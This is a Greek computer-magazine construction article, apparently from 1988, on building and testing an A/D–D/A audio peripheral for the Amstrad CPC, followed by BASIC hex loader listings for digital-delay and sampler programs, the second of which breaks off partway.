Προχωρούμε τώρα στο κύκλωμα για τα audio σήματα. Το σήμα από την είσοδο AUDIO IN εξασθενείται απο το P_2, ενισχύεται από τον A_7 και οδηγείται στο φίλτρο των 13KHz που σχηματίζουν οι A_5, A_6 και τα γύρω εξαρτήματα. Κατόπιν οδηγείται στον A_4, όπου αναστρέφεται και μειγνύεται με το (ακουστικό) σήμα εξόδου του DAC, μέσω του P_1. Ο διακόπτης S_1, φυσικά, διαλέγει τον τρόπο λειτουργίας του περιφερειακού. Στην επάνω του θέση μπορούμε να κάνουμε μετρήσεις με το περιφερειακό, ενώ στην κάτω του θέση επεξεργαζόμαστε ακουστικά σήματα (audio κ.λπ.).



Σχήμα 3: Το ηλεκτρονικό κύκλωμα της πλακέτας προσαρμογής.


Προχωρώντας στα κυκλώματα στην έξοδο του DAC, βλέπουμε τον Aq, ο οποίος είναι απομονωτής και δίνει στην έξοδο measure out την τάση εξόδου του DAC. Οι τελεστικοί A_{10} A_{11} είναι φίλτρο 13KHz. Το σήμα κατόπιν οδηγείται στον A_{12}, που με τη βοήθεια του P_3 εξασθενεί κατάλληλα το σήμα εξόδου του DAC, ή το σήμα εισόδου AUDIO IN. Κατόπιν, το ακουστικό σήμα, αφού περάσει από το διαιρέτη τάσης R_{40}, R_{41}, οδηγείται στην έξοδο AUDIO OUT

Τέλος, αναφέρουμε συνοπτικά τις λειτουργίες των ποτενσιομέτρων και διακοπτών:

S_1: διαλέγει την είσοδο μετρήσεων ή την είσοδο AUDIO.
S_2: εξασθενεί το σήμα εισόδου από την είσοδο MEASURE IN
S_3: αποκόπτει το συνεχές από την ίδια είσοδο.
P_2: Ρυθμίζει την ενίσχυση του σήματος AUDIO. Όταν επεξεργάζεται ηχητικά σήματα, πρέπει να ρυθμιστεί έτσι που οι δίοδοι D_1 και D_4 να φωτοβολούν λίγο.
P_1: Ξαναφέρνει στην είσοδο του ADC το σήμα εξόδου του DAC. Είναι χρήσιμο μόνο όταν το περιφερειακό δουλεύει σαν echo και ρυθμίζει τον αριθμό των επαναλήψεων.
P_3: Δουλεύει σαν balance μεταξύ του σήματος εισόδου από την AUDIO IN και του σήματος εξόδου του DAC. Όταν δεν έχουμε σήμα εισόδου audio, ρυθμίζει απλά τη στάθμη του σήματος στην έξοδο audio out.

ΚΑΤΑΣΚΕΥΗ

Όπως προαναφέραμε, η κατασκευή ολοκληρώνεται σε δύο πλακέτες, εκ των οποίων η μία συνδέεται μέσω βύσματος στη θύρα επέκτασης του Amstrad και η άλλη μπαίνει σε κουτί. Η πρώτη (διπλής όψης) φαίνεται στα σχήματα 7 και 8 και η



Σχήμα 4: Η πλακέτα (όψη εξαρτημάτων).


δεύτερη (διπλής όψης) στα σχήματα 4 και 5. Και στις δύο πλακέτες σημειώνεται ένα (x) όπου πρέπει να γίνουν βραχυκυκλώματα πάνω και κάτω όψης και με (0) εκεί που ένα εξάρτημα πρέπει να κολληθεί και στις δύο όψεις.

Ξεκινήστε κατασκευάζοντας τη μικρή πλακέτα, η οποία δεν έχει ιδιαίτερες δυσκολίες. Στην άκρη της θα κολλήσετε ένα βύσμα θηλυκό για πλακέτα 2x25 ακροδεκτών. Αν δεν βρείτε, ίσως χρειαστεί να αγοράσετε ένα βύσμα 2x28 ακροδεκτών και να το κόψετε κατάλληλα. Κατόπιν συνδέστε την πλακέτα στον Amstrad, χωρίς ολοκληρωμένα (η όψη των εξαρτημάτων προς τα επάνω). Δώστε ρεύμα κι αν όλα πάνε καλά (ο υπολογιστής δουλεύει κανονικά) σβήστε τον, τοποθετήστε τα ολοκληρωμένα και δώστε την εντολή:

```
10 a=INP(&FC00):GOTO 10.
```

Κοιτάξτε τώρα την τάση στο pin 11 του ICB, η οποία πρέπει να χαμηλώνει όταν τρέχετε αυτό το πρόγραμμα - εντολή. Αν δεν χαμηλώνει, ελέγξτε τις κολλήσεις σας. Πάντως, καλό είναι όταν βάλετε το βύσμα στον Amstrad (χωρίς ρεύμα) να ελέγξετε με ένα ωμόμετρο για να δείτε αν το βύσμα τοποθετήθηκε σωστά (να μην υπάρχουν βραχυκυκλώματα μεταξύ δύο διπλανών ακροδεκτών).

Τώρα φτιάξτε τη μεγάλη πλακέτα. Κάντε πρώτα τα (λίγα) βραχυκυκλώματα πάνω-κάτω όψης, κατόπιν κολλήστε αντιστάσεις, διόδους, πυκνωτές και τις βάσεις των ολοκληρωμένων. Κατόπιν συνδέστε τα ποτενσιόμετρα και τους διακόπτες. Οι αντιστάσεις R_{12} έως R_{18} δεν τοποθετούνται πάνω στην πλακέτα (όπως και ο C_2), αλλά κατευθείαν πάνω στον S_2. Ο κεντρικός πόλος του S_2 κολλιέται στην πλακέτα στο σημείο Α. Οι αντιστάσεις 800K (R_{12}), 80K(R_{14}) και 8K (R_{16}) φτιάχνονται από εν σειρά συνδυασμό αντιστάσεων 470K, 330K, 47K, 33K και 4,7K, 3,7K, αντίστοιχα. Όλες οι αντιστάσεις που θα χρησιμοποιήσετε καλό θα είναι να είναι 1%. Στις συνδέσεις ποτενσιομέτρων -



Σχήμα 5: Η πλακέτα (όψη κολλήσεων).

διακοπτών προς την πλακέτα, καλό είναι να χρησιμοποιήσετε θωρακισμένα καλώδια (μπλεντάζ). Μπορείτε μάλιστα να χρησιμοποιήσετε καλώδια 3+μπλεντάζ για κάθε ποτενσιόμετρο και για τον S_1, έτσι ώστε να έχετε λίγες καλωδιώσεις. Τη θωράκιση κάθε καλωδίου θα την κολλήσετε μόνο από τη μία άκρη σε μια γείωση (π.χ. στο πάνω μέρος της πλακέτας που είναι όλο γείωση). Το κουτί πρέπει να είναι μεταλλικό και να γειωθεί σε ένα μόνο σημείο, στο βύσμα εισόδου audio, για να μην έχουμε βρόχους γείωσης και κατά συνέπεια βόμβο. Αφού τελειώσετε την κατασκευή, κάντε τις εξής δοκιμές. Ελέγξτε αν όλα τα εξαρτήματα που πρέπει να κολληθούν και στις δύο όψεις έχουν όντως κολληθεί. Ελέγξτε με ωμόμετρο αν είναι γειωμένα τα pins 7, 10 και 11 του IC1, καθώς και τα pins 18,10,3,17,12 του IC2. Κατόπιν δώστε ρεύμα και ελέγξτε αν υπάρχουν οι εξής τάσεις στα παρακάτω σημεία:


-12V στο αρνητικό άκρο του C_{26}, + 12V στο θετικό άκρο του C_{25}, 12V στα pins 4 των IC_4, IC_5, IC_6 και στο pin 7 του IC_7, -12V στα pins 11 των IC_4, IC_5, IC_6 και στο pin 4 του IC_7, 5V στα pins 20,12 του IC_1, 19,20,9 του IC_2, και 14 του IC_3. Κατόπιν τοποθετήστε όλα τα ολοκληρωμένα εκτός των IC_1 και IC_2. Τώρα θα πρέπει να έχετε τάση 2,5V περίπου στο pin 1 του IC_1. Τώρα δώστε κάποιο σήμα στην είσοδο audio in και, θέτοντας το P_3 σε κατάλληλη θέση, ελέγξτε αν το σήμα ξαναβγαίνει στην έξοδο audio out. Συνδέστε τώρα διάφορες τάσεις (αρνητικές και θετικές) στην είσοδο measure in και ελέγξτε αν οι D_1 και D_4 φωτοβολούν. Κάντε το ίδιο και με σήμα audio (αλλάζοντας κατάλληλα τη θέση του S_1). Κοιτάτε συνεχώς την τάση στο pin 1 του IC_1, η οποία δεν θα πρέπει να γίνεται μεγαλύτερη από 6V και μικρότερη από -1V, σε καμία περίπτωση. Αν έχετε κάποια απόκλιση από τις μετρήσεις που αναφέραμε, ελέγξτε τις κολλήσεις και τις καλωδιώσεις πάνω στην πλακέτα.

Τώρα είναι καιρός να συνδέσετε τις δύο πλακέτες μεταξύ


Σχήμα 6: Η τοποθέτηση των εξαρτημάτων.

τους. Αυτό θα γίνει με ξεχωριστά καλώδια ή καλωδιοταινία. Θα συνδεθούν οι αντίστοιχοι ακροδέκτες της μικρής πλακέτας με αυτούς της μεγάλης. Αν χρησιμοποιήσετε καλώδιο που να έχει μπλεντάζ και 14 καλώδια, μη συνδέσετε πουθενά το μπλεντάζ. Και για τη γείωση χρησιμοποιήστε απλό καλώδιο. Μερικά καλώδια στη μικρή πλακέτα πρέπει να κολληθούν από πάνω. Τώρα συνδέστε το περιφερειακό στον Amstrad και, αν δουλεύει κανονικά, σβήστε τον και τοποθετήστε τα IC_1 και IC_2. Ξανανάψτε τον (αφού πρώτα δώσετε ρεύμα στο περιφερειακό) και δώστε print inp (&FC00). Θα πρέπει να πάρετε μια τιμή μεταξύ 120 και 125. Κολλήστε τώρα μια αντίσταση 1M παράλληλα στην R_3. Τώρα, με Inp (&FC00) πρέπει να παίρνετε μια τιμή κοντά στο 127 (1 επάνω ή 1 κάτω), όταν ο S_1 είναι στη θέση measure. Αν όλα είναι καλά, ελέγξτε αν με τις εντολές out &FC00,0 και out &FC00,255 παίρνετε τάσεις -1,5V και 1,5V στην έξοδο measure out. Τώρα το περιφερειακό είναι έτοιμο.

Μερικά πράγματα που θα έπρεπε να ξέρετε είναι: Για μετασχηματιστή μπορείτε να χρησιμοποιήσετε λίγο μεγαλύτερο (500mA), μιας και στα 200 mA είναι δυσεύρετοι. Αν δεν βρείτε το DAC 832, βάλτε το DAC 830, το οποίο είναι και λίγο ακριβότερο. Κατά την τοποθέτηση των IC_1 και IC_2, καλό θα είναι να μην ακουμπήσετε τα ποδαράκια τους, γιατί υπάρχει κίνδυνος (μικρός βέβαια) να καούν. Αν δεν βρείτε αντιστάσεις 1%, τοποθετήστε 5%, έχοντας υπόψη ότι θα μειωθεί ή ακρίβεια των μετρήσεων που θα κάνετε. Αν δεν παίρνετε τιμή 127 ή 128 όταν κάνετε inp (&FC00), αλλάξτε την τιμή της αντίστασης R_x που συνδέεται παράλληλα στην R_3 (όσο μικραίνετε αυτή την αντίσταση θα μεγαλώνει η τιμή που διαβάζετε). Σαν βύσματα εισόδου εξόδου μπορείτε να χρησιμοποιήσετε θη-



Σχήμα 7: Η πλακέτα προσαρμογής (όψη κολλήσεων).



Σχήμα 8: Η πλακέτα προσαρμογής (όψη εξαρτημάτων).

λυκά καρφιά για σασί 3,5mm, εκτός από την είσοδο measure in που μπορείτε να χρησιμοποιήσετε θηλυκές μπόρνες για σασί.


SOFTWARE ΓΙΑ ΤΟ ΠΕΡΙΦΕΡΕΙΑΚΟ A/D D/A

Όπως στον Spectrum, έτσι και στον Amstrad, για να αξιοποιήσετε το περιφερειακό θα πρέπει να έχετε το κατάλληλο software. Αυτό το μήνα λοιπόν θα σας δώσουμε δύο προγράμματα, με τα οποία θα έχετε τη δυνατότητα να χρησιμοποιήσετε το περιφερειακό σαν ψηφιακό delay και σαν sampler με δυνατότητες παρόμοιες με αυτές του Spectrum. Τα προγράμματα που παρουσιάζουμε τρέχουν και στα τρία μοντέλα CPC.

ΨΗΦΙΑΚΟ DELAY

Το κατάλληλο πρόγραμμα για να μετατρέψετε το περιφερειακό σε ψηφιακό delay είναι το listing 1. Πληκτρολογήστε το πρόγραμμα με προσοχή όπως ακριβώς είναι και δώστε RUN. Αν δεν έχετε κάνει λάθος στα DATA, θα σωθεί ένα αρχείο στο δίσκο ή στην κασέτα με όνομα ECHO. Κατόπιν σβήστε τον Amstrad και συνδέστε το περιφερειακό στο expansion port. Βάλτε πρώτα το περιφερειακό στην πρίζα και μετά ανάψτε και τον Amstrad. Τώρα βάλτε τη δισκέτα/κασέτα στην οποία είχατε σώσει πριν το πρόγραμμα και τρέξτε το. Μετά από μια μικρή παύση, θα εμφανιστεί ένα νούμερο στην οθόνη. Αυτό το νούμερο είναι η καθυστέρηση του σήματος σε msec. Χρησιμοποιώντας τα πλήκτρα ↑ και ↓ μπορείτε να αυξομειώσετε αυτή την τιμή. Κατόπιν πιέστε το RETURN ή το ENTER και θα αρχίσει να δουλεύει το περιφερειακό σαν ψηφιακό delay. Για τις ρυθμίσεις που πρέπει να κάνετε στο περιφερειακό κοιτάξτε το τεύχος 40. Αν θελήσετε να αλλάξετε το χρόνο πατήστε το SPACE για χρόνο τουλάχιστον όσο είχατε δώσει.

εφε	Delay time	P_1 (feedback)	P_3 (balance)
echo	400-1100	επιλεγόμενο	επιλεγόμενο
reverb	100-250	επιλεγόμενο	επιλεγόμενο
doubling	4-100	ελάχιστο	στο μέσον



Σχήμα 9: Η τοποθέτηση των εξαρτημάτων στην πλακέτα προσαρμογής.

SAMPLER

Το πρόγραμμα που θα χρησιμοποιήσετε για να κάνετε τον Amstrad sampler είναι το listing 2. Πληκτρολογήστε τα DATA προσέχοντας για τυχόν λάθη και τρέξτε το πρόγραμμα. Αν όλα είναι εντάξει, θα σωθεί ένα αρχείο στο δίσκο ή στην κασέτα με όνομα SAMPLER. Κατόπιν, για να τρέξετε το πρόγραμμα, ακολουθήστε την ίδια διαδικασία όπως και στο ψηφιακό delay. Μετά από μια μικρή παύση θα εμφανιστεί στην οθόνη του Amstrad το κεντρικό menu του προγράμματος. Πατώντας 1 μπορείτε να ηχογραφήσετε στη RAM του Amstrad έναν ήχο, ενώ πατώντας 2 μπορείτε να ακούσετε κάποιον ήχο που είχατε ηχογραφήσει πριν. Αν διαλέξετε την επιλογή Sample (1), τότε η οθόνη θα καθαρίσει και θα ρωτηθείτε πόση διάρκεια θέλετε να έχει η ηχογράφηση. Πατώντας 1-9 έχετε διάρκεια 0,1-0,9 secs, ενώ πατώντας 0 έχετε διάρκεια 1sec. Μετά θα ρωτηθείτε με ποιό τρόπο θέλετε να αρχίσει το sampling. Εδώ έχετε δύο δυνατότητες. Πατώντας 1 ο υπολογιστής περιμένει να πατήσετε ένα πλήκτρο και κατόπιν αρχίζει αμέσως το sampling. Πατώντας 2 ο υπολογιστής περιμένει να πατήσετε ένα πλήκτρο και κατόπιν, αφού τυπώσει το μήνυμα "STAR SOUND TO SAMPLE", περιμένει να εντοπίσει έναν ήχο και, μόλις γίνει αυτό, αρχίζει το sampling. Μόλις τελειώσει η ηχογράφηση, θα γυρίσετε στο αρχικό menu. Αν τώρα διαλέξετε την επιλογή 2 (PLAY), θα μπορέσετε να ακούσετε τον ήχο που ηχογραφήσατε πριν. Όπως στο Spectrum, έτσι και στον Amstrad ο ήχος αναπαράγεται σε νότες πατώντας τα κατάλληλα κουμπιά τα οποία είναι τα ακόλουθα: Z(Σι), X(Ντο), D(Ντο#), C(Ρε), F(Ρε#), V(Μι), B(Φα), H(Φα), H(Φα#), N(Σολ), J(Σολ#), M(Λα), K(Λα#), <(Σι), >(Ντο), :(Ντο#), / (Ρε). Η νότα N(Σολ) παράγει τον ήχο όπως ακριβώς τον είχατε ηχογραφήσει. Πατώντας το πλήκτρο 0 επιστρέφετε στο κυρίως menu. Αυτά γι' αυτό το μήνα. Θα επανέλθουμε σε επόμενο τεύχος με νέα προγράμματα και νέες χρήσεις του περιφερειακού.

Listing 1

```
10 ' ECHO
20 ' By Jim 9/2/1988
30 addr=&4000:MEMORY &3FFF:lin=990
40 sum=0:FOR k=1 TO 16:READ a$:IF a$="END" THEN 50 ELSE a=VAL("&"
+a$):POKE addr,a:sum=sum+a:addr=addr+1:NEXT:lin=lin+10:READ a$:IF
 VAL("&"+a$)<>sum THEN PRINT"DATA Error in Line",lin:STOP ELSE 40
50 SAVE"ECHO     .BIN",b,&4000,&170,&4000:END
1000 DATA 21,0E,40,11,40,00,01,00,02,ED,B0,C3,7B,00,00,00, 39E
1010 DATA 00,00,00,00,00,C3,4A,00,4E,ED,49,15,14,ED,48,71, 460
1020 DATA 23,15,C2,40,00,3D,C2,44,00,01,92,F7,ED,49,05,0E, 550
1030 DATA 55,ED,49,06,F4,ED,78,01,82,F7,ED,49,06,FC,CB,07, 86E
1040 DATA 3E,32,21,00,02,DA,4A,00,C9,21,83,00,0E,FF,C3,16, 50A
1050 DATA BD,3E,02,CD,0E,BC,01,0D,0D,CD,38,BC,06,FF,CD,19, 65B
```

```
1060 DATA BD,10,FB,CD,09,BB,FE,F0,20,12,2A,83,01,11,54,01, 68D
1070 DATA A7,ED,52,F5,19,F1,28,04,23,22,83,01,FE,F1,20,12, 6FB
1080 DATA 2A,83,01,11,02,00,A7,ED,52,F5,19,F1,28,04,2B,22, 51F
1090 DATA 83,01,FE,0D,28,0E,CD,20,01,01,00,30,0B,78,B1,20, 438
1100 DATA FB,C3,95,00,21,00,02,11,01,02,01,FF,AE,36,80,ED, 5DB
1110 DATA B0,2A,83,01,24,25,28,0F,CB,3C,CB,1D,7D,32,73,00, 4EF
1120 DATA 3E,14,32,4E,00,18,19,CB,3D,38,0B,3E,14,32,4E,00, 320
1130 DATA 7D,32,73,00,18,0A,CB,15,AF,32,4E,00,7D,32,73,00, 475
1140 DATA F3,37,01,01,FC,16,00,CD,72,00,FB,C3,95,00,21,2C, 61D
1150 DATA 01,06,07,29,10,FD,11,E8,03,3E,FF,A7,3C,ED,52,30, 5CF
1160 DATA FA,ED,5B,83,01,21,00,00,19,3D,20,FC,11,10,27,DD, 57E
1170 DATA 21,93,01,CD,6A,01,11,E8,03,CD,6A,01,11,64,00,CD, 563
1180 DATA 6A,01,11,0A,00,CD,6A,01,3E,30,85,DD,77,01,21,0E, 435
1190 DATA 48,11,85,01,CD,79,01,C9,3E,2F,A7,3C,ED,52,30,FA, 6A8
1200 DATA 19,DD,77,00,DD,23,C9,1A,FE,FF,C8,CD,5A,BB,13,18, 822
1210 DATA F6,96,00,44,65,6C,61,79,20,54,69,6D,65,20,3A,20, 5A4
1220 DATA 18,00,00,00,00,2E,00,18,20,6D,73,65,63,0D,FF,00, 332
1230 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
1240 DATA END
```

Listing 2

```
10 ' SAMPLER
20 ' By Jim 12/2/1988
30 addr=&4000:MEMORY &3FFF:lin=990
40 sum=0:FOR k=1 TO 16:READ a$:IF a$="END" THEN 50 ELSE a=VAL("&"
+a$):POKE addr,a:sum=sum+a:addr=addr+1:NEXT:lin=lin+10:READ a$:IF
 VAL("&"+a$)<>sum THEN PRINT"DATA Error in Line",lin:STOP ELSE 40
50 SAVE"SAMPLER .BIN",b,&4000,&420,&4000:END
1000 DATA 21,0E,40,11,40,00,01,80,04,ED,B0,C3,07,01,7C,B5, 4DE
1010 DATA 28,03,CD,75,BB,1A,A7,C8,CD,5A,BB,13,18,F7,CD,09, 78B
1020 DATA BB,D0,18,FA,31,3A,53,61,6D,70,6C,65,00,32,3A,50, 626
1030 DATA 6C,61,79,00,50,72,65,73,73,20,61,20,6B,65,79,00, 53D
1040 DATA 53,65,6C,65,63,74,20,73,61,6D,70,6C,69,6E,67,20, 5FB
1050 DATA 74,69,6D,65,00,50,72,65,73,73,20,61,20,6B,65,79, 5A6
1060 DATA 20,28,31,2D,30,29,00,53,74,61,72,74,20,73,61,6D, 46E
1070 DATA 70,6C,69,6E,67,20,62,79,3A,00,31,3A,4B,65,79,20, 503
1080 DATA 70,72,65,73,73,65,64,00,32,3A,53,74,61,72,74,20, 590
1090 DATA 6F,66,20,73,6F,75,6E,64,00,50,72,65,73,73,20,30, 57B
1100 DATA 20,74,6F,20,65,78,69,74,00,50,72,65,73,73,20,61, 56B
1110 DATA 20,6B,65,79,20,74,6F,20,73,61,6D,70,6C,65,00,53, 561
```

```
1120 DATA 74,61,72,74,20,73,6F,75,6E,64,20,74,6F,20,73,61,  5FB
1130 DATA 6D,70,6C,65,00,21,0F,01,0E,FF,C3,16,BD,21,00,06,  4A9
1140 DATA 11,01,06,01,00,98,36,80,ED,B0,06,FF,CD,19,BD,10,  5BC
1150 DATA FB,01,0D,0D,CD,38,BC,3E,02,CD,0E,BC,3E,98,32,48,  5FE
1160 DATA 04,CD,14,BC,21,01,05,11,56,00,CD,40,00,21,02,05,  364
1170 DATA 11,5F,00,CD,40,00,21,19,01,11,66,00,CD,40,00,CD,  409
1180 DATA 50,00,CD,06,BB,FE,31,CA,63,01,FE,32,CA,37,02,18,  686
1190 DATA F1,CD,14,BC,21,01,01,11,72,00,CD,40,00,21,19,01,  47C
1200 DATA 11,87,00,CD,40,00,CD,50,00,CD,06,BB,FE,2F,38,F9,  6AE
1210 DATA FE,3A,30,F5,FE,30,20,02,C6,0A,D6,30,5F,16,00,D5,  6CD
1220 DATA E1,29,29,29,29,B7,ED,52,7D,32,48,04,CD,14,BC,21,  634
1230 DATA 01,01,11,99,00,CD,40,00,21,02,05,11,AC,00,CD,40,  3AB
1240 DATA 00,21,03,05,11,BA,00,CD,40,00,CD,50,00,CD,06,BB,  4AC
1250 DATA FE,31,28,06,FE,32,28,1C,18,F3,CD,14,BC,CD,50,00,  696
1260 DATA 21,19,01,11,DB,00,CD,40,00,CD,06,BB,F3,CD,15,02,  599
1270 DATA FB,C3,33,01,CD,14,BC,21,19,01,11,DB,00,CD,40,00,  5C3
1280 DATA CD,50,00,CD,06,BB,CD,14,BC,21,19,01,11,F1,00,CD,  652
1290 DATA 40,00,01,00,FC,ED,78,FE,A0,38,FA,F3,CD,15,02,FB,  844
1300 DATA C3,33,01,21,00,06,3A,48,04,57,06,FC,AF,1E,00,DD,  4A7
1310 DATA 2A,14,00,DD,2A,14,00,ED,48,71,23,1D,BB,C2,21,02,  4DF
1320 DATA 15,C2,21,02,C9,CD,14,BC,21,19,01,11,CB,00,CD,40,  584
